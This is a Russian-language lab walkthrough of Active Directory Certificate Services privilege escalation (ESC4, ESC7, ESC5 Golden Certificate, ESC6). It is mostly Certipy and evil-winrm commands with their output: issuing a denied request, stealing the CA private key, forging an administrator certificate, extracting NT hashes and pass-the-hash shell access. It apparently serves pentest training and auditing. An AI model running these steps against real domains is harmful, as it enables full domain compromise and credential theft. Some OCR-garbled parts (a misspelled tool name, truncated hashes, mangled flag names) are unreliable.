
```
Certificate Templates
  0
    Template Name          : _cnt_cert_esc4
    Display Name           : _cnt_cert_esc4
    Certificate Authorities: cnt-ca-subent
    Enabled                : True
    Client Authentication   : True
    Enrollment Agent       : False
    ANY PURPOSE             : True
    Enrollment Supplies Subject: EnrollmentSuppliesSubject
    Certificate Name Flag   : EnrolleeSuppliesSubject
    Private Key Flag        : ExportableKey
    Extended Key Usage      : Client Authentication
    Requires Manager Approval: False
    Requires Key Archival   : False
    Authorized Signatures Required: 0
    Schema Version          : 2
    Validity Period         : 1 year
    Renewal Period           : 6 weeks
    Minimum RSA Key Length  : 2048
    Template Generated On   : 2025-08-29T05:58:12+00:00
    Template Last Modified  : 2025-09-06T12:29:27+00:00
    Permissions
      Object Control Permissions
        Full Control Principals : CONTOSO-LAB\Authenticated Users
        Write Owner Principals  : CONTOSO-LAB\Authenticated Users
        Write Dac Principals    : CONTOSO-LAB\Authenticated Users
      [+ User Enrollable Principals
      [+ User ACL Principals
      [+ Vulnerabilities
        - Enrollee supplies subject and template allow client authentication
```

```
[pt@cnt-pt-1:~/wrk/pkiLab/esc4$ tertypid find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admin]
```

Восстанавливаем оригинальную конфигурацию шаблона `_cnt_cert_esc4`

```
certipy-ad template -u 'user@contoso.lab' -p 'password' \
    -target cnt-adc-1.contoso.lab \
    -template '_cnt_cert_esc4' \
    -write-configuration cnt cert esc4 bkp.json
```

Модифицированная на уязвимость к ESC1 конфигурация шаблона `cnt cert esc4`



ESC7 – Права Manage CA на сервере CA, позволяющие использовать уязвимый к ESC1 встроенный шаблон SubCA

Эскалация ESC7 возможна, если в следствие ошибки конфигурирования службы CA или каким-либо другим способом, получены права Manage CA на сервере CA, которые позволяют активировать встроенный шаблон SubCA, который из-за отсутствия в нем любых расширений EKU, по умолчанию уязвим к ESC1, затем выдать себе права Manage and Issue Certificates, которые разрешают утвердить отклонённый запрос на выдачу сертификата и, наконец, провести эскалацию ESC1 с помощью этого шаблона:




Рисунок 25

```
Certificate Authorities
  0
    CA Name : cnt-ca-subent
    DNS Name : cnt-pki-1.contoso.lab
    Certificate Subject : CN=cnt-ca-subent, DC=contoso, DC=lab
    Certificate Serial Number : 6400000002A8B4C82FC69044AB00000000000002
    Certificate Validity Start : 2025-08-25 03:52:10+00:00
    Certificate Validity End : 2035-08-25 04:02:10+00:00
    Web Enrollment
      HTTP
        Enabled : True
      HTTPS
        Enabled : True
        Channel Binding (EPA) : False
      User Specified SAN : Disabled
      Request Disposition : Issue
      Enforce Encryption for Requests : Enabled
      Active Policy : CertificateAuthority_MicrosoftDefault.Policy
      Permissions
        Access Rights
          Enroll : CONTOSO\LAB\Authenticated Users
          ManageCa : CONTOSO\LAB\user
          [*] User Enrollable Principals : CONTOSO\LAB\Authenticated Users
          [*] User ACL Principals : CONTOSO\LAB\user
          [*] Vulnerabilities
            ESC1 : User has dangerous permissions.
            ESC8 : Web Enrollment is enabled over HTTP and HTTPS, and Channel Binding is disabled.
    Certificate Templates
      [*] Could not find any certificate templates

$ certipy-ad find -u "user@contoso.lab" -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admin
```

Рисунок 26

```
PSPKI Audit v0.3.8
[*] Enumerating certificate authorities with Get-AuditCertificateAuthority...

*** Certificate Authority ***

ComputerName : cnt-pki-1.contoso.lab
CAName : cnt-ca-subent
ConfigString : cnt-pki-1.contoso.lab\cnt-ca-subent
IsRoot : False
AllowsUserSuppliedSsans : False
VulnerableACL : False
EnrollmentPrincipals : NT AUTHORITY\Authenticated Users
EnrollmentEndpoints : http://cnt-pki-1.contoso.lab/certsrv/|https://cnt-pki-1.contoso.lab/certsrv/
NTLMEnrollmentEndpoints : http://cnt-pki-1.contoso.lab/certsrv/|https://cnt-pki-1.contoso.lab/certsrv/
DACL : NT AUTHORITY\Authenticated Users (Allow) - Enroll
        BUILTIN\Administrators (Allow) - ManageCA, ManageCertificates
        CONTOSO\Domain Admins (Allow) - ManageCA, ManageCertificates
        CONTOSO\Enterprise Admins (Allow) - ManageCA, ManageCertificates
        CONTOSO\user (Allow) - ManageCA
Misconfigurations : ESC8

[!] The above CA is misconfigured!
[*] No vulnerable certificate templates found for this CA.
[*] NOTE: this is not a guarantee that this CA environment is secure!

[PoSh] Invoke-PKIAudit -CAComputerName cnt-pki-1.contoso.lab
```

Рисунок 27

Отметим, что PSPKIAudit явно не предупреждает об уязвимостях ESC7/9/16.


Пример эксплуатации ESC7:

Выдаем себе права Issue and Manage Certificates

```
certipy-ad ca -u 'user@contoso.lab' -p 'password' \
    -target cnt-pki-1.contoso.lab \
    -ca 'cnt-ca-subent' \
    -add-officer user
```

```
[pt@cnt-pt-1] ~/_wrk/pkilab/esc7
$ certipy-ad ca -u 'user@contoso.lab' -p 'password' -target cnt-pki-1.contoso.lab -ca 'cnt-ca-subent' -add-officer user
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'user' on 'cnt-ca-subent'
```




Включаем уязвимый к ESC1 шаблон SubCA

```
certipy-ad ca -u 'user@contoso.lab' -p 'password' \
    -target cnt-pki-1.contoso.lab \
    -ca 'cnt-ca-subent' \
    -enable-template SubCA
```

```
[pt@cnt-pt-1] ~/_wrk/pkilab/esc7
$ certipy-ad ca -u 'user@contoso.lab' -p 'password' -target cnt-pki-1.contoso.lab -ca 'cnt-ca-subent' -enable-template SubCA
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'cnt-ca-subent'
```



Проверяем настройки шаблона SubCA

```
certipy-ad find -u 'user@contoso.lab' -p 'password' \
    -target cnt-adc-1.contoso.lab \
    -stdout \
    -enabled \
    -hide-admins
```

```
Certificate Templates
0
Template Name : SubCA
Display Name : Subordinate Certification Authority
Certificate Authorities : cnt-ca-subent
Enabled : True
Client Authentication : True
Enrollment Agent : True
Any Purpose : True
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Private Key Flag : ExportableKey
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Template Created : 2025-08-22T10:21:20+00:00
Template Last Modified : 2025-08-22T10:21:20+00:00
```

```
[pt@cnt-pt-1] ~/_wrk/pkilab/esc7
$ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -hide-admins
```

Запрашиваем сертификат с SAN Administrator по шаблону SubCA, запрос отклоняется

```
certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template SubCA \
    -upn 'administrator@contoso.lab' \
    -sid 'S-1-5-21-4240677063-2458479951-783602691-500'
```

```
[(pt@cnt-pt-1)-[~/__/wrk/pkilab/esc7]
$ certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template SubCA \
    -upn 'administrator@contoso.lab' \
    -sid 'S-1-5-21-4240677063-2458479951-783602691-500'

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 84
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED
or this type of certificate.
Would you like to save the private key? (y/N): y
[*] Saving private key to '84.key'
[*] Wrote private key to '84.key'
[-] Failed to request certificate

[(pt@cnt-pt-1)-[~/__/wrk/pkilab/esc7]
$ ls
84.key]
```

Request ID	Binary Request	Request Status Code	Requ...
72	-----BEGIN NE...	The request was made on ...	Denie...
73	-----BEGIN NE...	One or more signatures di...	Denie...
74	-----BEGIN NE...	The request is missing on...	Denie...
75	-----BEGIN NE...	The request is missing on...	Denie...
76	-----BEGIN NE...	One or more signatures di...	Denie...
77	-----BEGIN NE...	The request was made on ...	Denie...
78	-----BEGIN NE...	One or more signatures di...	Denie...
79	-----BEGIN NE...	The certificate has invalid ...	Error
80	-----BEGIN NE...	The certificate has invalid ...	Error
84	-----BEGIN NE...	The permissions on the ce...	Denie...


Утверждаем отклонённый запрос на выдачу сертификата через права Manage Certificates

```
certipy-ad ca -u 'user@contoso.lab' -p 'password' \
    -target cnt-pki-1.contoso.lab \
    -ca 'cnt-ca-subent' \
    -issue-request 84
```

```
[(pt@cnt-pt-1)-[~/__/wrk/pkilab/esc7]
$ certipy-ad ca -u 'user@contoso.lab' -p 'password' \
    -target cnt-pki-1.contoso.lab \
    -ca 'cnt-ca-subent' \
    -issue-request 84
```

Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate request ID 84



Получаем запрошенный сертификат

```
certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target cnt-pki-1.contoso.lab \
    -ca 'cnt-ca-subent' \
    -retrieve 84
```

```
[(pt@cnt-pt-1)-[~/__/wrk/pkilab/esc7]
$ certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target cnt-pki-1.contoso.lab \
    -ca 'cnt-ca-subent' \
    -retrieve 84
```

Certipy v5.0.3 - by Oliver Lyak (ly4k)

```
[*] Retrieving certificate with ID 84
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@contoso.lab'
[*] Certificate object SID is 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Loaded private key from '84.key'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

```
[(pt@cnt-pt-1)-[~/__/wrk/pkilab/esc7]
$ ls
84.key administrator.pfx
```

Аутентифицируемся с полученным сертификатом на контроллере

```
certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250
```

```
[(pt@cnt-pt-1)-[~/__/wrk/pkilab/esc7]
$ certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250
Certipy v5.0.3 - by Oliver Lyak (ly4k)
```

```
[*] Certificate identities:
[*]   SAN UPN: 'administrator@contoso.lab'
[*]   SAN URL SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Using principal: 'administrator@contoso.lab'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@contoso.lab': aad2b435b51404ee:aa3aa214f4f
```

Если ldap-shell не заработал, подключаемся к контроллеру через WinRM/PtH

```
evil-winrm -i 192.168.250.250 \
-u Administrator \
-H ca8fc6946f18d66f0262d4a3aa214f4f
```

```
[--pt@cnt-pt-1:~/wrk/pkilab/esc7]
$ certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250 -ldap-shell
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@contoso.lab'
[*]   SAN URL SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Connecting to 'ldaps://192.168.250.250:636'
[-] Failed to connect to LDAP server: Failed to authenticate to LDAP server. Server did not return an identity (whoAmI)
[-] Use -debug to print a stacktrace
```

```
[--pt@cnt-pt-1:~/wrk/pkilab/esc7]
$ evil-winrm -i 192.168.250.250 -u Administrator -H ca8fc6946f18d66f0262d4a3aa214f4f
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
contoso\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Таким образом, права Manage CA позволяют полностью скомпрометировать домен и достаточно легко эскалировать права от Domain Users + Manage CA до Domain Admins.

ESC5 – Административные права на сервере CA и доступ к его закрытому ключу

Эскалация ESC5 возможна, если допущена ошибка в конфигурировании разрешений на различные объекты инфраструктуры ADCS, например, контейнеры в AD, где хранятся шаблоны выдачи или сертификаты удостоверяющих центров, сервер CA и.т.д.

Мы рассмотрим один из очень опасных вариантов эскалации ESC5, когда каким-либо образом получены административные права на самом сервере CA, что даёт доступ к его закрытому ключу и позволяет полностью скомпрометировать домен AD, через создание так называемого “Golden Certificate”, который открывает постоянный административный доступ к домену до тех пор, пока он доверяет CA, который был таким образом скомпрометирован.

```
[PoSh] Get-LocalGroupMember Administrators
ObjectClass Name PrincipalSource
-----
User CNT-PKI-1\Administrator Local
Group CONTOSO\Domain Admins ActiveDirectory
User CONTOSO\user ActiveDirectory

[PoSh] hostname
cnt-pki-1
[PoSh] -
```

Рисунок 28

Пример эскалации ESC5 “Golden Certificate”:

Получаем сертификат CA с закрытым ключом	
<pre>certipy-ad ca -backup \ -u 'user@contoso.lab' -p 'password' \ -ca 'cnt-ca-subent' \ -target cnt-pki-1.contoso.lab</pre>	
<pre>[pt@cnt-pt-1]~/wrk/pkilab/esc5] \$ certipy-ad ca -backup -u 'user@contoso.lab' -p 'password' -ca 'cnt-ca-subent' -target cnt-pki-1.contoso.lab Certipy v5.0.3 - by Oliver Lyak (ly4k) [*] Creating new service for backup operation [*] Creating backup [*] Retrieving backup [*] Got certificate and private key [*] Backing up original PFX/P12 to 'pfx.p12' [*] Backed up original PFX/P12 to 'pfx.p12' [*] Saving certificate and private key to 'cnt-ca-subent.pfx' [*] Wrote certificate and private key to 'cnt-ca-subent.pfx' [*] Cleaning up</pre>	
<pre>[pt@cnt-pt-1]~/wrk/pkilab/esc5] \$ ls cnt-ca-subent.pfx pfx.p12</pre>	
Получаем SID администратора домена	
<pre>certipy-ad account -u 'user' -p 'password' \ -target cnt-adc-1.contoso.lab \ -user Administrator read</pre>	
<pre>[pt@cnt-pt-1]~/wrk/pkilab/esc5] \$ certipy-ad account -u 'user' -p 'password' -target cnt-adc-1.contoso.lab -user Administrator read Certipy v5.0.3 - by Oliver Lyak (ly4k) [*] Reading attributes for 'Administrator': cn : Administrator distinguishedName : CN=Administrator,CN=Users,DC=contoso,DC=lab name : Administrator objectSid : S-1-5-21-4240677063-2458479951-783602691-500 sAMAccountName : Administrator userAccountControl : 66048 whenCreated : 2025-01-19T09:36:14+00:00 whenChanged : 2025-09-06T07:09:16+00:00</pre>	

Генерируем сертификат администратора домена (Golden Certificate), используя сертификат CA

```
certipy-ad forge -ca-pfx 'cnt-ca-subent.pfx' \
    -upn administrator@contoso.lab \
    -sid 'S-1-5-21-4240677063-2458479951-783602691-500' \
    -crl 'ldap:///'
```

```
[└(pt@cnt-pt-1)-[~/__wrk/pkilab/esc5] $ certipy-ad forge -ca-pfx 'cnt-ca-subent.pfx' \
    -upn administrator@contoso.lab \
    -sid 'S-1-5-21-4240677063-2458479951-783602691-500' \
    -crl 'ldap:///' \
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Saving forged certificate and private key to 'administrator_forged.pfx'
[*] Wrote forged certificate and private key to 'administrator_forged.pfx'

[└(pt@cnt-pt-1)-[~/__wrk/pkilab/esc5] $ ls
administrator_forged.pfx  cnt-ca-subent.pfx  pfx.p12
```

Параметр -CRL обязательен, его наличие (но не содержимое) проверяется при аутентификации по сертификату, поэтому полный ldap cdp url из pkiview можно не указывать

Подключаемся с Golden Certificate к контроллеру

```
certipy-ad auth -pfx administrator_forged.pfx -dc-ip 192.168.250.250
```

```
[└(pt@cnt-pt-1)-[~/__wrk/pkilab/esc5] $ certipy-ad auth -pfx administrator_forged.pfx -dc-ip 192.168.250.250
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@contoso.lab'
[*]   SAN URL SID: 'S-1-5-21-4240677063-2458479951-783602691-500'.
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Using principal: 'administrator@contoso.lab'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@contoso.lab': aad3b435b51404eeaad3b435b51404ee:ca8fc6946f18d66f0262d4a3aa214f4f

[└(pt@cnt-pt-1)-[~/__wrk/pkilab/esc5] $ certipy-ad auth -pfx administrator_forged.pfx -dc-ip 192.168.250.250 -ldap-shell
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@contoso.lab'
[*]   SAN URL SID: 'S-1-5-21-4240677063-2458479951-783602691-500'.
[*]   Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Connecting to 'ldaps://192.168.250.250:636'
[*] Authenticated to '192.168.250.250' as: 'u:CONTOSO\Administrator'
Type help for list of commands

# whoami
u:CONTOSO\Administrator
```

Таким образом, административные права на сервере CA позволяют полностью скомпрометировать домен AD, что делает сервер CA очень критичной системой TIER 0, уровня контроллеров домена, административный доступ к которой должен быть серьёзно ограничен.

ESC6 – Конфигурация СА, позволяющая указать SAN в запросе сертификата по любому шаблону

Эскалация ESC6 связана с небезопасной конфигурацией СА, которая разрешает глобально, на уровне СА, указывать SAN в запросе сертификата по любому опубликованному шаблону, игнорируя настройки шаблона, что позволяет провести эскалацию ESC1.

Обновление Windows KB5014754, вышедшее в мае 2022 года, закрывает возможность прямой эксплуатации уязвимой конфигурации СА ESC6, так как в аутентификации PKINIT SID из расширения szOID_NTDS_CA_SECURITY_EXT сертификата всегда в приоритете перед SID/UPN из SAN при сопоставлении сертификата с именем пользователя.

Однако, в комбинации с другими уязвимыми конфигурациями ESC9/16, которые рассмотрены далее, ESC6 все ещё представляет собой серьёзную угрозу и разрешать такую настройку на СА нельзя.

Включаем небезопасную конфигурацию СА ESC6:

```
Stop-Service certsvc -PassThru
certutil -setreg policy\editflags +EDITF_ATTRIBUTESUBJECTALTNAME2
Start-Service certsvc -PassThru

[PoSh] Stop-Service certsvc -PassThru
Status Name DisplayName
----- ---- -----
Stopped certsvc Active Directory Certificate Services

[PoSh] certutil -setreg policy\editflags +EDITF_ATTRIBUTESUBJECTALTNAME2
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\cnt-ca-subent\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\editFlags]
Old Value:
EditFlags REG_DWORD = 11014e (1114446)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_DISABLEEXTENSIONLIST -- 4
EDITF_ADDOLIKEUSAGE -- 8
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEALIKEVID -- 100 (256)
EDITF_ENABLEDEFAULTSMIME -- 100000 (65536)
EDITF_ENABLECHASECLIENTTDC -- 100000 (1048576)

New Value:
EditFlags REG_DWORD = 15014e (1376590)
EDITF_REQUESTEXTENSIONLIST -- 2
EDITF_DISABLEEXTENSIONLIST -- 4
EDITF_ADDOLIKEUSAGE -- 8
EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
EDITF_ENABLEALIKEVID -- 100 (256)
EDITF_ENABLEDEFAULTSMIME -- 100000 (65536)
EDITF_ENABLECHASECLIENTTDC -- 100000 (1048576)
Certutil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
[PoSh] Start-Service certsvc -PassThru

Status Name DisplayName
----- ---- -----
Running certsvc Active Directory Certificate Services

[PoSh] hostname
cnt-pki-1
[PoSh]
```

```
Certificate Authorities
0
  CA Name : cnt-ca-subent
  DNS Name : cnt-pki-1.contoso.lab
  Certificate Subject : CN=cnt-ca-subent, DC=contoso, DC=lab
  Certificate Serial Number : 640000002A8B4C82FC69044AB000000000002
  Certificate Validity Start : 2025-08-25 03:52:10+00:00
  Certificate Validity End : 2035-08-25 04:02:10+00:00
  Web Enrollment
    HTTP
      Enabled : True
    HTTPS
      Enabled : True
      Channel Binding (EPA) : False
      User Specified SAN : Enabled
      Request Disposition : Issue
      Enforce Encryption for Requests : Enabled
      Active Policy : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Access Rights
        Enroll : CONTOSO.LAB\Authenticated Users
      [!] Vulnerabilities
        ESC6 : Enrollee can specify SAN.
        ESC8 : Web Enrollment is enabled over HTTP and HTTPS, and Channel Binding is disabled.
    [*] Remarks
      ESC6 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
    Certificate Templates
      [pt@cnt-pt-1:~/__wrk/pkilab/esc6] $ certipy-ad find -u 'user@contoso.lab' -p 'password' -target cnt-adc-1.contoso.lab -stdout -enabled -vulnerable -hide-admins
```

Рисунок 29

```

PS[PKI]Audit v0.3.8
[*] Enumerating certificate authorities with Get-AuditCertificateAuthority...

*** Certificate Authority ***

ComputerName      : cnt-pki-1.contoso.lab
CAName           : cnt-ca-subent
ConfigString     : cnt-pki-1.contoso.lab\cnt-ca-subent
IsRoot           : False
AllowsUserSuppliedSans : True
VulnerableACL   : False
EnrollmentPrincipals : NT AUTHORITY\Authenticated Users
EnrollmentEndpoints : http://cnt-pki-1.contoso.lab/certsrv/ | https://cnt-pki-1.contoso.lab/certsrv/
NTLMEnrollmentEndpoints : http://cnt-pki-1.contoso.lab/certsrv/ | https://cnt-pki-1.contoso.lab/certsrv/
DACL              : NT AUTHORITY\Authenticated Users (Allow) - Enroll
                     BUILTIN\Administrators (Allow) - ManageCA, ManageCertificates
                     CONTOSO\Domain Admins (Allow) - ManageCA, ManageCertificates
                     CONTOSO\Enterprise Admins (Allow) - ManageCA, ManageCertificates
Misconfigurations : ESC6,ESC8

[!] The above CA is misconfigured!
[*] No vulnerable certificate templates found for this CA.
[*] NOTE: this is not a guarantee that this CA environment is secure!

[PoSh] Invoke-PKIAudit -CAComputerName cnt-pki-1.contoso.lab_

```

Рисунок 30

Пример неуспешной прямой эксплуатации ESC6:

```

Запрашиваем сертификат с SAN UPN Administrator
certipy-ad req -u 'user@contoso.lab' -p 'password' \
    -target 'cnt-pki-1.contoso.lab' \
    -ca 'cnt-ca-subent' \
    -template 'User' \
    -upn 'administrator@contoso.lab' \
    -sid 'S-1-5-21-4240677063-2458479951-783602691-500'

[*] Requesting certificate via RPC
[*] Request ID is 83
[*] Successfully requested certificate
[*] Got_certificate with UPN 'administrator@contoso.lab'
[*] Conflicting SIDs found in certificate:
[*]   SAN URL: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*]   Security Extension: 'S-1-5-21-4240677063-2458479951-783602691-4102'
[*]   Windows will use the security extension SID for authentication purposes
[*] Certificate object SID is 'S-1-5-21-4240677063-2458479951-783602691-4102'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

(pt@cnt-pt-1)-[~/__wrk/pkilab/esc6]
$ ls
administrator.pfx

```

Field	Value
Subject	user, Users, contoso, lab
Public key	RSA (2048 Bits)
Public key parameters	05 00
1.3.6.1.4.1.311.25.2	30 3f a0 3d 06 0a 2b 06 01 04...
Subject Alternative Name	Other Name:Principal Name=a...
Subject Key Identifier	190e29af3da36171050ac0828...
Authority Key Identifier	KeyID=ec0982f5bf5fb723b6...
CRL Distribution Points	[11 CRL Distribution Point Distr]

Other Name:
Principal Name=administrator@contoso.lab
URL=tag:microsoft.com,2022-09-14:sid:S-1-5-21-4240677063-2458479951-783602691-500

Field	Value
Subject	user, Users, contoso, lab
Public key	RSA (2048 Bits)
Public key parameters	05 00
1.3.6.1.4.1.311.25.2	30 3f a0 3d 06 0a 2b 06 01 04...
Subject Alternative Name	Other Name:Principal Name=a...
Subject Key Identifier	190e29af3da36171050ac0828...
Authority Key Identifier	KeyID=ec0982f5bf5fb723b6...
CRL Distribution Points	[11 CRL Distribution Point Distr]

Безуспешная аутентификация по полученному сертификату

```
[pt@cnt-pt-1]~/_/wrk/pkillab/esc6$ certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.250.250
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[+] SAN UPN: 'administrator@contoso.lab'
[+] SAN URL SID: 'S-1-5-21-4240677063-2458479951-783602691-500'
[*] Security Extension SID: 'S-1-5-21-4240677063-2458479951-783602691-4102'
[!] Conflicting SIDs found in certificate:
[+] SAN URL: 'S-1-5-21-4240677063-2458479951-783602691-500'
[+] Security Extension: 'S-1-5-21-4240677063-2458479951-783602691-4102'
[!] Windows will use the security extension SID for authentication purposes
[*] Using principal: 'administrator@contoso.lab'
[*] Trying to get TGT...
[!] Object SID mismatch between certificate and user 'administrator'
[!] Verify that user 'administrator' has object SID 'S-1-5-21-4240677063-2458479951-783602691-4102'
[!] See the wiki for more information
```

Отключение небезопасной настройки CA ESC6:

```
Stop-Service certsvc -PassThru
certutil -setreg policy\editflags -EDITF_ATTRIBUTESUBJECTALTNAME2
Start-Service certsvc -PassThru
[PoSh] Stop-Service certsvc -PassThru
Status Name DisplayName
---- -- -- -----
Stopped certsvc Active Directory Certificate Services

[PoSh] certutil -setreg policy\editflags -EDITF_ATTRIBUTESUBJECTALTNAME2
